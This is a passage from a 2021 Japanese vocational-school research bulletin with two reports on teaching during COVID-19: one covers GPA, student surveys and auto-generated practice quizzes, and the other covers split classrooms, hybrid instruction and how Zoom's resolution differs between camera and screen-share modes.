前項までの活動に基づき、上半期終了時点での「教育の質」を計測する為、前述の通り機械設計科の科目毎の GPA(Grade Point Average)及び、授業に対する学生アンケートの結果を以下にまとめる。

(ⅰ)GPA スコア

表2　GPA の比較



（ⅱ）授業評価アンケート

表3　アンケート結果



対面科目、オンライン科目ともに GPA は前年比同等以上のスコアとなり、授業評価アンケートにおいても学生達のオンライン授業への適用性と「教育の質」の担保については概ね問題ない結果となった。しかし、対面／オンラインを併用した授業は時間的自由度を有し、学生のニーズが高い一方で GPA が若干のビハインドとなっている。これは対面とオンラインの選択が学生個人に依存しており、受講する授業への取り組み姿勢が学生毎にばらつきが生じる事、また、教員側の指導や教材がオンライン参加の学生と、対面参加の学生を同時に両立させる必要があるなど、今後の課題となった。次項より各項目について改めて整理する。

7. コロナ対応教育における課題と改善「ACT」

新型コロナウイルス感染予防と学びの両立を目指した、前項に示した本校の授業例に基づき、抽出した「効果」及び「課題」を以下の表 4 にまとめる。

表4　各教育手法に対する考察

	Do	CHECK	
		効果	課題
対面科目	・コロナ感染防止製品製作 ・密回避の学習環境整備	・コミュニケーションを取りやすい ・質問をしやすい	・感染リスク高い ・分散登校による教員の授業数増
オンライン科目	・Zoomの活用 ・タッチパネル端末の使用 ・学生の反応把握	・学生の拘束時間少 ・感染リスク低い	・学習インフラのバラつき大
併用科目	・モバイル端末の活用によるリアルタイムでの作業共有	・自由な学び方を選択できる	・学びの学生依存 ・教員の負担増（準備,反応把握）

対面授業は学習内容や環境に工夫を行う事で、学習効果の向上を図ることが出来る一方で、新しい学び環境（オンライン教育、併用教育）は、学生個人に依存する部分が多い。特に、言葉遣い・学習姿勢などのヒューマンスキル、日程管理・書類整理などの自己管理能力など、従来の対面教育では日常的に習得できていた能力が欠如する可能性を有しており、新しい学習環境の整備に向けた指導方法を、「得るもの・便利になるもの」のみではなく、「失うもの」の視点からも課題提起すべきと考える。更に遠隔指導における、その学生フォローの負担増により、教員リソースが緊迫している点にも留意が必要である。分散登校による 2 倍の授業量や、新たなオンラインコンテンツの作成に対し、教員リソースの確保に向けた体制の整備と効率的な教育手法の確立は喫緊の課題である。以下、

（Ⅰ）教員リソースの確保

（Ⅱ）学生の自己管理能力の習得

に対し、改善に向けた取組みの一例を示す。

（Ⅰ）教員リソースの確保

教員のリソース確保は、教員募集や外部講師による人的補填に向けた対策は行うが即効性は低い。機械設計科では現有リソースの有効活用が必要と考え、Google を活用した効率的な教育の推進を検討した。一例として、資格試験の過去問題をデータベース化し、資格試験対策の演習問題を自動で生成できるスクリプト（Google Apps Script）を作成した。これにより、教員はプログラムの「実行ボタン」を押下するだけで、データベースからランダムに問題を取得した演習問題（Google Form）を自動で何度でも作成する事が出来るようになった。教員の教材準備・授業工数の削減につながると共に、学生は通学中や自宅、休憩時間等いつでもどこでも演習と答え合わせができる学習満足度の向上にもつながった。Google Form は解答データが一覧化される為、誤答が多い問題の発見が容易で週に 1 回誤答が多かった問題を中心に教員側で解説を行った。このデータベース及び、スクリプトの作成により教員リソースが約 6%の削減効果が見

込め、増加した対面教育へリソースを充当することが可能となった。更に、実際の資格試験では高得点での合格者が増加し、学習効果の向上にも大きく貢献している。

このようなリソースの有効活用は機械設計科だけの課題ではなく、今後はその取り組みを他学科へ横展開を図ると共に、継続してその施策を検討していく。

図 11　オンデマンド型授業のコンテンツ例

（Ⅱ）学生の自己管理能力の習得

自己管理能力の習得については、コロナ禍における学びの両立に向けたオンライン教育に留まらず、現在文部科学省が進める ICT 教育における課題とも一致すると考える。学生は、自身のスマートフォンを活用し、授業の受講から課題の提出まで一連の学習動作を完結することが可能である。一方でその学習環境は、各アプリケーションや学校、教員側が情報を整理して学生に提供をしているものであり、学生はその情報を「閲覧」しているに過ぎない点に注意が必要である。例えば、提出する課題は「カレンダー」のアプリケーションを開けば、教員側が指示した日時が一覧で表示される（図 12）。



図 12　カレンダーの一例

従来は手帳やノートで自己管理をしていた事が、情報の「閲覧」による能動管理によって、学生自身が自己管理できていると錯覚してしまう可能性がある。現在、学内の専門部署に本課題の提起を行い、オンライン教育や ICT 教育におけるヒューマンスキルの学習方法について検討を進めており、今後の対策方針とその効果については別途、機会があれば本研究会にて、状況を共有していきたいと考えている

9. まとめ

新型コロナウイルスにおける教育現場への影響は大きく、各教育機関においても教員リソース等の類似する課題が多くある事と推察する。機械設計科では、上述のオンライン教育に向けた施策を検討する一方で、対面教育に向けた更なる改善点を抽出することができた点は特筆すべき事である。今年度の取組みを通じて、学科全体の「教育の質」向上と「学生満足度」の向上において改めて見直す機会となった。各専門学校の教員各位も新しい学びの環境整備に向けて試行錯誤されていると思うが、本稿がその一助となれば幸いである。

新型コロナウィルス感染症に対応する授業の取組みについて

日本電子専門学校　電子応用工学科
仲田　英起

要旨：昨年度は新型コロナウィルス感染症にともない非常事態宣言が発令されるなど未曾有の伝染病対策を求められた１年であった。そのため従来であれば対面で授業を実施していたが、急遽のオンライン授業の導入などが行われた。しかしながら電気・電子系の授業の多くは実習を伴う科目であり、完全オンラインでの実施は困難な状況である。そこで本稿では感染症対策を厳としつつも、従来の授業内容を完遂するために実施した取組みについて報告する。

取組みの主なものは三密を回避した対面実験実習、主としてコンピュータ実習などでのオンラインの併用による実習、講義科目などのオンライン授業であり、今回はそれぞれの本科における事例と得られた実施上の課題点などの知見について報告する。

１．はじめに

昨年度は新型コロナウィルスの感染拡大により生活様式などが大きく変貌した年となった。特に 4 月当初は非常事態宣言を受ける形で学事日程の開始延期を行い、6 月よりのスタートとなった。学校を再開するにあたって、本校では学生、教職員の安全確保を第一としながらも教育の質の維持を図るという方針を立てた。それに伴い、オンライン授業の導入や密を回避した授業運営などを検討することとなった。本報告では日本電子専門学校　電子応用工学科における検討の過程と実際の運営、導入した手法などを紹介し今後の授業運営に資することを目的する。本稿では、文科省の指針等すでに周知の事柄については割愛し、まずこの状況で実際に検討した授業方法を①遠隔、②対面、③ハイブリッドとカテゴリ分けをして確認することとする。合わせて本科で選択するにあたって行った所見などを共有する。次に実際に行った本科の運用をご紹介する。そして最後に授業を実施するにあたって採用したトピックスなどについて共有する。

２．コロナ時代の授業運用の検討

初回の非常事態宣言が発令された際に本科においてそもそもオンライン授業が可能かどうか、不可な授業の場合はどのような対策をすれば安全に運営できるかの検討を行った。それについて本項で述べることにする。実際には検討案すべてを実施したわけではないがこれらの案が一つの参考になれば幸いである。

まず検討に先立てて一般的な手法に関するメリットデメリットを整理しておく。
なお合わせて本科で検討した際の所見も載せておく。なお、選択にあたっては学科特性や授業内容などにより判断は分かれるため､あくまで電子応用工学科での一例として見ていただければ幸いである。

①遠隔授業

いわゆるオンライン授業を指し、基本的には在宅で受講をし、勉強していくもの

a) VOD 授業 ビデオ録画を配信することで実施する授業	
・メリット ある程度学生が自由な時間で視聴可能 教員アサイン上時間割のコマを考えなくてよい（録画配信がリアルタイムではないので日程的制約に柔軟に対応できる） 繰り返し、巻き戻し再生ができることで、自己進度に合わせて視聴できる	・デメリット 一方向の授業であるため、真面目に受けているかどうかなどの情報が得にくい 単に再生して流しているだけになる恐れもある（適宜効果測定を要する） 質問等のレスポンスを受けられない（質問などのタイムラグをどうするか課題）

b)リモート授業 Zoom などを利用したリアルタイム遠隔授業	
・メリット VOD と比べある程度の双方向性が担保される 適宜画面共有などを利用し進捗状況をチェックできる（コンピュータ系実習に有効？）	・デメリット 学生側の環境に依存するため、貸与 PC や回線状況などを検討する必要がある 教員の時間的制約を受ける（時間割上リアルタイムなので） 板書などをどのように見せるかが課題であり固定カメラでは板書がみづらく、予備校のような追随型撮影では、カメラ機材を複数切り替える（調整役か講師が切り替え）か、カメラマンによる機材操作が必要となる。 スマホ参加の場合画面画面サイズによっては板書が相当厳しい状況である。

②登校授業

登校して実施する授業であり、製作や機材の関係で在宅が厳しい場合に採用。通常の実習授業のように実習室を使用すると三密が形成されるため、密度を以下に下げるかが課題となる。

a)時差運用方式 実習室設備が移動不能などの場合 1 回あたりの密度を下げ複数回転することで実施する方法	
・メリット 既存実習室を活用して実施するため追加の教室リソースが不要	・デメリット クラスの分割数の回数だけ同一授業を実施する必要があり、人的リソースが倍化する 時間割制約がきつくなるため、バッティング回避など時間割調整が大幅に必要となる。

b)2 教室同時方式 密度を下げるために教室を倍使用する方式。授業をメインでやる教室とその授業の配信を受けるサブの教室からなる。過去には大学などのコンピュータ実習などでの複数教室同時運用や予備校などの衛生配信授業など実績のある方法	
・メリット 同時に分割したクラス分実施できるため、時間割上の追加制約を受けない 双方向性がある程度担保される（通常はサブ教室にもサブ教員がいるため	・デメリット 2 名運用をしている授業でないと追加の教員が必要となる場合がある。 教室リソースが追加で分割した数分必要となる（2 分割なら 2 部屋必要となる)。

③ハイブリット運用

登校と遠隔授業の両面性を持っている運用方法。両者の利点を活課すことが期待できる。

a)半数登校方式 教室数の従来から変えず、さらにある程度教員のサポートを維持するスタイル方法。	
・メリット 隔回ではあるが、実際に対面での指導を受けることができる。 教員が複数配置できれば対面、リモート双方にサポートを分担することができる。	・デメリット オンライン側では直接のサポートを受けにくい。 特に教員が一人の場合は実質的に対面のサポートを行うときにはオンライン側のサポートを行うことができない。

b)対面オンライン併用授業 学生の希望などにより、対面またはオンラインが選択できる形式の授業	
・メリット 個人がリスクを考えて対面か遠隔かを選択できる。	・デメリット 授業の種類や学生の視聴環境により、対面と遠隔で同等の授業が受けられるかどうかにばらつきがでる。

④本科における各方式の検討

・VOD 授業について

座学系の授業や解説などで有効と考えられ、特に反復学習などを自由にできれば復習などにも活用が可能と考えられた。しかし、全員が有効に活用する保証がなく、運用上は数回に 1 回程度のフォローアップスクーリングまたは効果測定（小テスト）などを実施し、進捗の確認が必須であると考えられる。また運用面では通常の授業準備に加え動画作成、録画などを行わねばならず準備時間が不足することが予想され、教員の負担をどうしていくか課題があった（一度作れば適切な更新になるため労力は減ると思われる)。今回は、本科に専門人材訓練生が在籍していたため、東京都により VOD は訓練時間と認めない旨の連絡が来ていたため採用しなかった。

・リモート授業

現実的に機材を利用した実習を伴わないものであれば可能であると判断した。ただし、学生の PC 環境の問題など解決すべき問題も多い。昨年度は学校より PC がない学生向けに貸与 PC を用意する措置をとったため、導入をすることができた。また CAD などの授業も学科 PC を貸与することで、オンラインでの運用を行うことができた。一方で効果測定（テスト等）やフォローアップについては課題が残った。

・時差運用方式での対面授業

時差登校、分散登校方式は本科の場合、教員の人的資源、教室運用などから現実的ではなく、実際に時間割を元に検討した際も昼間部時間に夜間部の時間帯まで加えて運用しないと収まらないという結果となった。そのため今回は不採用とした。

・2 教室並行運用による対面授業

単純には教室を 2 教室に分けて定員を半数以下とすることで、文科省等のガイドラインにある人員の間隔を確保し低密度での運用を行うというもので、本科の場合では 1 学年 1 クラスであるため、片方の学年をオンラインとして 2 教室へ移行運用は可能という結論に至った。また実習等登校が必須の科目についても実習サブ教員がそのままサブ教室を担当することで運用上も可能という判断に至った。（実習等の対応も教員 1 人当たりの人数は理論上では変わらないという判断）

もっともこれは本科がたまたま実習に占有できる実習室を 2 教室用意できたこと、実習機材等が電子の場合は測定器が中心であり、移動が容易であったことも影響している。

・半数登校方式（実習あり授業に対しての）

クラス毎にオンライン、対面をうまく配置できればそのいずれかで運用できるが、本科のように実習が多い学科の場合はどうしても実習系の比重が多く、オンライン化しにくい場面が多い。しかし同時に 2 学年を分散できるほど教室が潤沢使える環境はない。とのことから考えた方法である。

実習であっても、ボードなどの機材を貸与できるなどの条件がそろえばオンラインで各自の自宅で実施が可能であると考えられる。一方で機材を利用する関係上、序盤の授業では機材の使い方などでサポートが必要となるため、半数登校で使用教室を調整し授業を実施することとした。登校日に当たる学生は実習サブ教員が配置された教室で授業を受ける。授業はオンライン配信されているものを同時配信することとした。これは実習等でオンライン側からのサポートを受けられるように配信室と実習教室を分けたことに由来する。

・対面オンライン併用方式

一般には学生が登校オンラインを選択できる方式であるが、本科においては、遠隔化するなら完全遠隔を対面ならば全員が同じ効果を得られるように安全面で配慮するという方針に則り採用はしなかった。特に大きな理由は新型コロナ対策の関係上座席を固定し、いつ誰がどの部屋に在席していたか記録をつけていたこと、登校人数が一定数を超えると密を回避した教室運用ができないため人数をコントロールする意味でも前述の半数登校を採用した。

3. 本科での授業形態

以上を踏まえて本科ではどのような運用を実施したかを述べる。

①前提として

本科におけるカリキュラムは次のような分類となる。

カテゴリ	実施方法	概要	2年	1年
回路系実習	登校	回路製作などハード系の実習を伴う授業	5	4
ボード系実習	原則登校	マイコンなど PC 以外に必要な授業	6	2
コンピュータ実習	登校 or 遠隔	コンピュータのみで完結する授業	3	5
座学系授業	遠隔	一般座学授業	1	3
その他	未定	HR やその他要因があるもの	1	2

この表は実際に昨年当初に検討した際に作成したもので、前期授業のコマ数を対象としている。また本校では昼間部授業が1日最大4コマ（新聞奨学生に配慮しなるべく3コマまでに配置）となっている。分類すると電子分野という特性上、回路等の実習を伴うものが多く、遠隔を中心とした運用が行いづらい構成となっている。

②実際の運用

本科では実習系が多いこと、そのため登校して実施する必要があるが、密は回避する必要があるということがわかる。そのため、実際は学年ごとに登校日を分けて配置し、登校日は2教室同時運用を軸とした。一方で登校日の裏にあたったクラスはオンライン授業を中心として配置することとした。そのため、CAD などのコンピュータ系実習は学科 PC を貸与するなどして運用し、極力オンライン化を図った。一方で実習系の比率が多いため完全な分離は難しく、授業に慣れた2年生の一部科目に関して半数登校としマイコンボードなど機材貸与で対応できる実習系を充てることとした。なお1年生については基礎を押さえるため登校対応とした。また VOD については本科に都の専門人材育成訓練生がいた関係で実施は見送ることとなった。

③運用にあたって環境面での整備

まず本科ではコロナ対応運用を行うために実習室などを以下のように整備した。本科では実習室2教室（回路系実習室とコンピュータ系実習）、工作室（工作機械などを配置した小部屋）を持っており、また通常座学教室も1教室使用することができる環境であった。そのため、まず実習室の設備を半数ずつ入れ替えることで、両実習室とも回路製作、コンピュータの両実習を実施できる配置とした。またそれに伴い座席間隔も半数とすることでガイドライン定める間隔を維持することとした。併せて工作室の一部を配信スペースとして確保することで、通常授業と並行してオンライン授業を実施できるようにした。また座学教室を利用することで、例えば遠隔授業日であっても、就職活動や回線状況、PC の不調などで遠隔が受けられない学生への救済措置として利用した。この場合は誰が何時間登校していたかの記録をつけ、万が一の際は追跡できるような体制とした。併せてこの教室を利用することで、半数登校も実現することができた。一方でそれらを運用するために通常の時間割にくらべ教員の稼働率が上昇する結果となってしまった。

④安全確保

本科ではクラスを分割する際に厳密に登校日や座席等を指定することとした。これは誰がいつどの授業を学内のどこで受講したかを記録することで万が一の際に保健所等の調査に迅速に対応し感染拡大を防ぐという目的で実施していた。幸い学校内での感染は発生しなかったが学生、教員の安全安心を確保する意味でもこれらのデータは重要であると考えられる。

⑤授業運用例

以下に本科で採用した運用の例を示す。

・オンライン授業（講義科目、コンピュータ科目）

全校的に Zoom のアカウントを取得しそれを用いた遠隔授業を実施している。実施にあたっては顔出しとし、開始時に教室での授業と同様に教員が各自の名前を呼びそれに対して学生側がチャットまたはマイクなどで応答する形で出席確認を行った。また授業最後にキーワードを与えてそれをグーグルフォームに登録してもらう形で行った終了時点呼も実施した。

板書については書画カメラまたは iPad の手書きアプリを利用して実施することで従来の教室でのホワイトボードと同等の状況を作ることができた。

写真）オンライン授業風景　メイン教員の他に実習の場合はサブ教員を配置し質問対応などを実施している。

・半数登校授業（オンライン併用型実習授業）（主としてマイコンなどのボードを用いる授業）

半数登校型運用を主とした運用で基本はオンライン授業であるが、ボードを利用している関係で密なサポートを受けられるようにクラスを半数に分割し隔週で登校することでサブ教員からのサポートを受けられる体制とした。また昨年度と２回目の非常事態宣言などが発令した際に、授業の進行度に応じてサポートが必要なくなる状態に到達していたためオンラインへ移行運用を行った。（今期も状況や習熟度に応じて切り替えを検討している。）

写真）半数登校の授業風景　メイン教員は上記の配信教室より配信を行い、サブの教員は登校教室にいて学生のサポート等を行う。正面のスクリーンの他 PC から Zoom の配信を受ける事が行える。

・実験実習他登校授業

従来型の授業形式ではあるが、クラスの三密回避などを行うために文部科学省のガイドラインに従い、２教室へ分離することで学生の間隔を最低限１ｍ以上開けられるようにした配置として、主教室と副教室の並行運用として主教室の講義などを配信して実施した。なお不公平を無くすために毎週主教室と副教室を入れ替えて実施した。この方法では２教室使うものの同じタイムスケジュールで実施することができるため、時間割上の制約を大幅に緩和することができた。

写真）メイン教室での授業風景　メイン教員が正面で授業を行う。授業はオンラインで配信も行っており、サブ教室で受信できる。また後方の学生などはその配信を PC で見ることで、間隔を開けても板書等の視認性を確保している。	写真）サブ教室での授業風景　サブ教員がサポートを行う他、もともと PC 実習室であった利点を利用してサブモニタ上で配信授業を流すことで同等の効果を狙っている。教員が配置されているため、サポートも従来と遜色なく授業が行えている。

４．運用における技術的な事例

①板書方法の見直し

遠隔授業で板書を行う際に事前の実験ではホワイトボードなどで板書を行うスタイルはスマホ等でみづらい状況があることが分かったため、タブレット端末のノートアプリの利用または書画カメラの利用の検討を行った。

本科では過去に実習室における板書の一部に iPad 等のタブレットを電子黒板代わりに活用した事例がある。タブレットの利用の場合は電子黒板同様ログが残るため、欠席者対応が容易などメリットもある一方で画面サイズ、投影面積の関係からホワイトボードよりも有効面積が狭い

Zoom には iPad と接続できる機能があり、それで画面共有をすると板書を用いたリモート授業が可能である。

書画カメラの場合も書き込んだ紙などを蓄積することでログを残すことができる。

それぞれ共通して、実習室などのようにホワイトボードが遠い席がある場合にサブモニタなどで投影することで後方の座席でも見やすくなるというメリットもある。

②Zoom におけるカメラの接続方法による違い

Zoom を利用するにあたって同じ機材を用いていても解像度が悪くなるということがあった。ここではそれについて検証した事例を示す。なお Zoom 公式には仕様を公開していないためあくまで本科における実験的な結果という点を強調しておく。

まず環境としては配信用 PC に書画カメラを接続して授業を行うスタイルで実施していた際にある教員では十分に視聴ができるが、別の教員では時々著しく解像度が下がるという症状がでた。当初はネットワーク環境や学生側 PC スペックなどが原因と思われたが、学生側 PC は高性能機であったこと、ネットワークも光回線などと不足する要因がなく、原因としては可能性が低いと考えられ、検証を行うこととなった。



カメラ切り替えで書画カメラを指定した時の見え方

写真は書画カメラで式を板書したものであるが、赤字など判別が困難なほど解像度が下がっていることがわかる。一方で同じ環境で実施しても問題は発生しない場合もあり、両者の違いを確認すると書画カメラの接続方法が違うということがわかった。一方は通常のカメラとして映像を流すもの（Zoom のビデオ切り替えでカメラ映像を流すことと同等）もう一方はカメラアプリを起動してそれを画面共有するというもの（PC 上のウィンドウを共有することと同等）ということがわかった。

Zoom が行っている処理の具体的な基準は不明であるものの、主に負荷に対する PC の処理能力や、通信しているインターネットの通信速度を基準にして画像の解像度などを処理しているようであり、例えば通常のビデオ接続では顔などを写すことを想定しているようで、回線等で支障が生じると、解像度を落として動きを維持する動作をするようである（コミュニケーションを重視し人の動きを止めないようにしている？）。一方で画面共有機能を使う場合は基本的に画質や解像度の低下が無く、代わりにフレームレート（１秒間の映像コマ数）を下げる処理が行われるようである。
このことは間接的に Zoom の統計データを見ることで判明した。

画面共有の場合）フレームレート(fps)が低いが解像度が確保されている。レイテンシ（映像遅延）もカメラ映像に比較し多い	ビデオ映像の場合）フレームレートは高いが、解像度が非常に低くなっている。通信速度が低下した場合、さらに解像度は低下する

以上のことからリアルタイムでスムーズな映像にはビデオ接続を、動きが必要ないはっきりとした文字情報や図表などには画面共有を使うという使い分けが有効であるということがわかった。
具体的には講師の顔やジェスチャーなどを提示するためにはカメラを利用し、板書やノートについては書画カメラを使う。手書きの場合でも画面共有を使うことで判読性を確保することができる。

そのため、書画カメラなどを利用する場合は付属のアプリを利用するか、PC のキャプチャソフトを利用して PC 上で表示し画面共有機能でそのウィンドウを指定することで、映像の滑らかさは失われるものの文字の可読性は大幅に向上させることができる。

③録画データの活用

授業はほぼ全てが何らかの配信を伴うものであったため、ほぼ全ての授業において録画データを残すこととなった。著作権などの関係や授業の形骸化の恐れがあったためオンデマンド再生などを行わなかったが、録画データを利用することで正当な事由により欠席した学生のサポートや録画を用いた補習授業、また教員間での授業の検証などで活用することができた。

④Google Classroom の活用

今回オンライン授業を実施するにあたって、課題や配付資料を電子的に行うために Google Classroom 活用した。具体的には各クラスの授業ごとに Classroom を作成しそこに必要な資料や課題などをアップロードして行った。

これらの利点としては必要に応じて資料にアクセスしたり、場合によっては PDF ファイルをダウンロードして印刷やタブレット PC 等で書き込みが行える点である。また課題などの期限や提出先なども一元管理できるメリットがある。一方で設定などにやや難があり使いこなすのに経験が必要となった。特に組込み系の授業や FPGA 等の場合は開発環境上でプロジェクトファイルというかたちで構築するが、このような複数ファイルが存在する状況ではアップロードがうまくいかないなどの問題もあった（圧縮の必要がある）。そこで、Google Drive を利用して複数ファイルあるような課題の回収とフィードバックを行えるシステムを本科教員が構築しており、現在一部科目で運用している。

5．結論

今回、新型コロナウィルスに端を発したとはいえオンライン授業など新たな取り組みを考える良い機会になった。特に実習が多い場合に密を回避して運用する方法など危機管理に関する知見を得られたことも大きい。特にオンライン授業については新型コロナ対策以外のメリットなどを見出すことができた。また、学期終了後の授業アンケートでも学生から安心できたとのコメントをもらうなど対策は概ね受け入れられたものと考えられている。本報告が現在対策に取り組まれている先生方の一助になれば幸いである。

全国専門学校電気電子教育研究会加盟校

【会員校】

東北電子専門学校	980-0013	宮城県仙台市青葉区花京院 1-3-1
新潟工科専門学校	950-0932	新潟県新潟市中央区長潟 2-1-4
中央工学校	114-8543	東京都北区王子本町 1-26-17
専門学校東京テクニカルカレッジ	164-8787	東京都中野区東中野 4-2-3
日本電子専門学校	169-8522	東京都新宿区百人町 1-25-4
読売理工医療福祉専門学校	108-0014	東京都港区芝5丁目 26-16
日本工学院専門学校	144-8655	東京都大田区西蒲田 5-23-22
日本工学院八王子専門学校	192-0983	東京都八王子市片倉町 1404-1
名古屋工学院専門学校	456-0031	愛知県名古屋市熱田区神宮 4-7-21
阪神自動車航空鉄道専門学校	660-0893	兵庫県神戸市長田区林山町 27-1
九州電気専門学校	812-0018	福岡県福岡市博多区住吉 4-4-5
麻生情報ビジネス専門学校	812-0016	福岡市博多区博多駅南 2-12-32
熊本工業専門学校	861-8038	熊本県熊本市東区長嶺東 5-1−1

【賛助会員】

株式会社ビーフォーシー	168-0065	東京都杉並区浜田山 4-16-18

紀要 専電研 Vol.4

発行日:令和 3 年 5 月 31 日
発　行:全国専門学校電気電子教育研究会
発行者:船山世界
事務局: 〒169-8522 東京都新宿区百人町 1-25-4
学校法人電子学園 日本電子専門学校内
TEL 03-3369-9333(職員室)　E-Mail kookawa@jec.ac.jp